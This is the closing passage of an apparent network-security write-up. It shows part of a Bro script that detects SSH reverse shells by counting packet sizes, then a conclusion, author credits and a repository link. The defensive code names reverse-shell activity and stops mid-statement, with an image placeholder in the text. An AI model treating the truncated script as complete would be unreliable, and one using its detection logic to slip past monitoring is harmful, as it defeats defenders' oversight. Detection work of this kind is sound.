local is_src:bool &default=F;
if ( p$ip$src == c$id$orig_h ) { is_src = T; }
if ( p$ip$src != c$id$orig_h ) { is_src = F; }
if ( is_src == F && p$tcp$dl == 96 && lssh_conns[c$uid] == 0 )
  {  lssh_conns[c$uid] += 1;
     return; }
if ( is_src == T && p$tcp$dl == 96 && lssh_conns[c$uid] == 1 )
  {  lssh_conns[c$uid] += 1;
     return; }
if ( is_src == F && p$tcp$dl == 0 && lssh_conns[c$uid] == 2 )
  {  lssh_conns[c$uid] += 1;
     return; }
if ( is_src == F && p$tcp$dl == 96 && lssh_conns[c$uid] >= 3 )
  {  lssh_conns[c$uid] += 1;
     return; }
if ( is_src == T && p$tcp$dl == 96 && lssh_conns[c$uid] >= 4 )
  {  lssh_conns[c$uid] += 1;
     return; }
if ( is_src == F && p$tcp$dl == 0 && lssh_conns[c$uid] >= 5 )
  {  lssh_conns[c$uid] += 1;
     return; }
if ( is_src == T && p$tcp$dl > 96 && lssh_conns[c$uid] >= 10 )
  {  lssh_conns[c$uid] += 1;
     linux_echo[c$uid] = 1; }
else { lssh_conns[c$uid] = 0; return; }
if ( c$uid in linux_echo )
  {
    if ( linux_echo[c$uid] == 1 )
    {
      NOTICE([$note=SSH_Reverse_Shell,
```

Conclusion

The point of this was not to burn detection logic, which it did. The point was to show what is possible with Bro and to hopefully change your perspective on what can be detected and how.


Remember:

If you can see the evil in packet data,

You can write a Bro script to detect it.

Jeff Atkinson
Liam Randall
Vlad Grigorescu
Seth Hall
W.

SHOUTS



woot

John B. Althouse III

john.b.althouse@gmail.com

@404A41

These Bro scripts are available here:

https://github.com/darkphyber/bro